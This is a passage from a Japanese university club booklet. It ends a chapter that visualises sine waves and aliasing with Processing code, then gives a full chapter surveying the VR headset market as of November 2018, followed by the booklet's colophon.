      rad = 2 * PI * x;
      y = -sin(rad);
      // yを0〜2に底上げしてから、2で割って0〜1にする
      // さらにウィンドウの高さいっぱいまで拡大する
      drawY = (int)(((y + 1) / 2) * height);
      // ひとつ前の点から、今の点まで、線を引く
      line(drawX - 1, oldDrawY, drawX, drawY);
      oldDrawY = drawY;
    }
  }
```

これで、好きな周波数で正弦波を描けるようになりました。振幅の大きさや線の色などは好きに設定してよいです。

3.3 整理と発展

正弦波は描けたので、標本化定理のお話をなんとか可視化してみます。といっても、描画の座標は整数値だし、計算誤差もあるので、あまり信じ込まずに、参考程度で見てください。

ここでやりたいことは、

- ある周波数の波形を、
- あるサンプリング周波数で観測するとき、
- どう観測されるのか

をなんとなく理解できるような図の描画です。

雑ではありますが、上のソースコードのうち、正弦波を計算したり、波を見やすく拡大したりするところを、関数に切り出してみました。また、観測した点を線分で結ぶようにして、一体どう観測されるのか分かるようにしました。まず、60Hz で 59Hz をサンプリングする例を挙げます。波が折り返してしまい、元の周波数を正しく見定められないことが、グラフ (図 3.3) から見て取れます。

ソースコード 3.1 全景

```
// ここを色々変えて実行する
// 例: 1.0 にすると、画面いっぱいに1周期
//     画面を1sとすれば1Hz
// サンプリング周波数, ターゲット周波数
float fSample = 60.0;
float fTarget = 59.0;
void setup() {
  // お好みで
```

```
  // 大きいほうが描画が綺麗になってよい
  size(1280, 720);
}
// 描画位置x, 周波数fをとり、
// そのsin (-1 ～ 1)を返す
float sinF(int x, float f) {
  // sinに渡すための、周波数がかかったx
  int xf = (int)(x * f);
  // ラジアンを出す
  float rad = 2.0 * PI * xf / width;
  return sin(rad);
}
// 描画シリーズ
// X軸を画面の真ん中として描画する
// ProcessingのY座標は下が正なのでマイナスを取る
void lineWithOffset(int x1, float y1, int x2, float y2, float yScale) {
  // sin波のX軸を画面の真ん中にするためのオフセット
  int yOffset = height / 2;
  line(x1, (int)(-y1 * yScale + yOffset), x2, (int)(-y2 * yScale + yOffset
      ));
}
void circleWithOffset(int x, float y, int r, float yScale) {
  // sin波のX軸を画面の真ん中にするためのオフセット
  int yOffset = height / 2;
  ellipse(x, (int)(-y * yScale + yOffset), r, r);
}
void draw() {
  // sin波のX軸を画面の真ん中にするためのオフセット
  int yOffset = height / 2;
  // X軸
  lineWithOffset(0, 0, width, 0, 1.0);
  // ループ中の前回と今回の値を格納する配列
  // x=0の初期値は0にしておいてみる
  // サンプリング周波数, ターゲット周波数のy
  float[] ySample = {0.0, 0.0};
  float[] yTarget = {0.0, 0.0};
  // サンプリングした点の座標
  float[][] pSampled = {{0.0, 0.0}, {0.0, 0.0}};
  // 波形のみやすさのために振幅を大きくする倍率
  float yScaleMiddle = yOffset * 0.1;
  float yScaleLarge  = yOffset * 0.8;
  // 左端から右端まで、sinを計算しつつ波形を描画する
  for (int x = 1; x < width; x += 1) {
    // 細い線
    strokeWeight(0.1);
    // 塗りつぶしは黒
    fill(0);
    // sinを計算
    ySample[1] = sinF(x, fSample);
    yTarget[1] = sinF(x, fTarget);
    // サンプリング周波数の波形は参考として青で描画
    // 振幅は少し大きめ
    stroke(0, 128, 255);
    lineWithOffset(x - 1, ySample[0], x, ySample[1], yScaleMiddle);
    // ターゲット周波数の波形を黒で描画
    // 振幅を大きくする
    stroke(0, 0, 0);
    lineWithOffset(x - 1, yTarget[0], x, yTarget[1], yScaleLarge);
    // サンプリング波形のy=0の時点でサンプリングする
```

```
    if ((ySample[0] * ySample[1]) < 0) {
      // ターゲット波形の観測
      pSampled[1][0] = x;
      pSampled[1][1] = yTarget[1];
      // 観測点をプロット
      circleWithOffset((int)pSampled[1][0], pSampled[1][1], 6, yScaleLarge);
      // 観測点を白直線で結ぶ
      strokeWeight(2);
      stroke(255, 255, 255);
      lineWithOffset((int)pSampled[0][0], pSampled[0][1], (int)pSampled
          [1][0], pSampled[1][1], yScaleLarge);
      // 観測点を更新
      pSampled[0][0] = pSampled[1][0];
      pSampled[0][1] = pSampled[1][1];
    }
    // 2グラフの yを更新
    ySample[0] = ySample[1];
    yTarget[0] = yTarget[1];
  }
}
```



図 3.2　60Hz で 59Hz をサンプリング

ちなみに 60Hz で 21Hz をサンプリングしたりすると図 3.3 のようになります。元の周波数はしっかり定まりそうだということが理解できました。



図 3.3　60Hz で 21Hz をサンプリング

3.4　結び

述べてきたように、 Processing を使ってのグラフの描画は、比較的気軽です。用意されているものも多いので、キー入力で周波数を変えたり、振幅や色を変えたりしてみても面白いと思います。実際に登場する公式などと見比べながら描画してみることで、理解が深まることを祈ります。

第 4 章

VR のすすめ

mint_1198

4.1　初めに

2012 年に発表された Oculus Rift の開発者版を皮切りに今に至るまで VR は様々なユーザーに広がりを見せている。今回は VR が今どうなっているか、そして今後どうなっていくのかについて書きたいと思う。2018 年 11 月現在、VR もといそれに使われる HMD(ヘッドマウントディスプレイ) には大きくわけて 2 つの市場がある。一体型の HMD と PC やゲーム機につないで使う HMD の 2 つだ。

4.2　一体型 HMD について

まず一体型の VR だが Facebook(旧 OculusVR) が出している OculusGo や Lenovo の MirageSolo、HTC の ViveFocus が上げられる。一体型の利点としては PC を利用しないためコストが安く抑えられることだ。しかしその一方で PC の演算性能を利用できないため高い性能を要求するゲームは、性能が足りずに出来ないことが多い。そのためかどの機種もコントローラーは簡易的なものが多い。

4.3　PC 接続型 HMD について

次に PC と接続するタイプの HMD について説明する。この分野で主に使われているのが HTC の Vive、Facebook の OculusRift、Microsoft の WindowsMR の 3 つだ。これらは PC と接続することにより PC ゲームと同等のグラフィック性能で楽しむことが出来る。また拡張性にも優れているのが特徴だ。その一方で高い初期コストが弱点である。PC だけで 10 万円以上のコストがかかる上に HMD が 5 万円前後の価格となっており非常に高いコストがかかる。ここでどの HMD がいいのかという話が出てくるのだが、私個人としては気に入ったものを買うというのでいいと思っている。Rift のコントローラーである Touch は優秀であるし、Vive の追加デバイスである Vive トラッカーは使用すると VR 空間で全身を使って楽しむことが出来る。どの HMD にもそれぞれの利点があるのだ。

4.4 今後どうなっていくのか

最後に今後出てくるデバイスについてどういうのが出てくるかだ。まず 1 つ目は Valve の knuckles というコントローラーだ。これは指 1 つに対して 1 つのボタンがついており VR 上で指全てをトラッキングすることができる。注意して欲しいのがこのコントローラーは Vive に付属するベースステーションと通信する必要があるため Rift では利用できない。しかしその一方でベースステーションを用いて動作する HMD と利用することが可能だ。次は Pimax8K という HMD だ。これは片目あたり 4K の解像度をもつ非常に高解像度のディスプレイを利用している。そのため非常に高い没入感を感じることが可能だ。その分高い PC 性能が必要となるためその点は注意して欲しい。最後は HMD の元祖でもある Facebook から OculusQuest と Halfdome の 2 つだ。Quest の方は一体型 HMD で初めて PC と同等のトラッキング性能を実現した HMD だ。そして同社の Rift のゲームの移植も何本もあり、一体型の中ではかなり PC 接続型に近いタイプのものとなる。そして Halfdome は Rift の大きさにアイトラッキングや広い視野角を持つディスプレイを入れた HMD だ。現在開発中ではあるが次世代の HMD としての一角を担うことになるだろう。

4.5 最後に

ぜひこれを読んでいる方も HMD を買って VR の世界へと来てもらいたい。VR では新しい体験があなたを待っているだろう。

百萬石 2018 -秋- © 電気通信大学 MMA

2018 年 11 月 22 日　初版第一刷発行　【本書の無断転載を禁ず】
2018 年 11 月 24 日　初版第二刷発行
2018 年 11 月 25 日　初版第三刷発行

著　者　kyo1, swkfn, hogas, mint_1198
表　紙　swkfn
編集者　swkfn
発行者　電気通信大学 MMA
発行所　電気通信大学 MMA 部室
〒182−8585 東京都調布市調布ヶ丘 1−5−1 サークル会館 208 号室
http://www.mma.club.uec.ac.jp/
印刷所　電気通信大学 MMA 部室
製本所　電気通信大学 MMA 部室

電気通信大学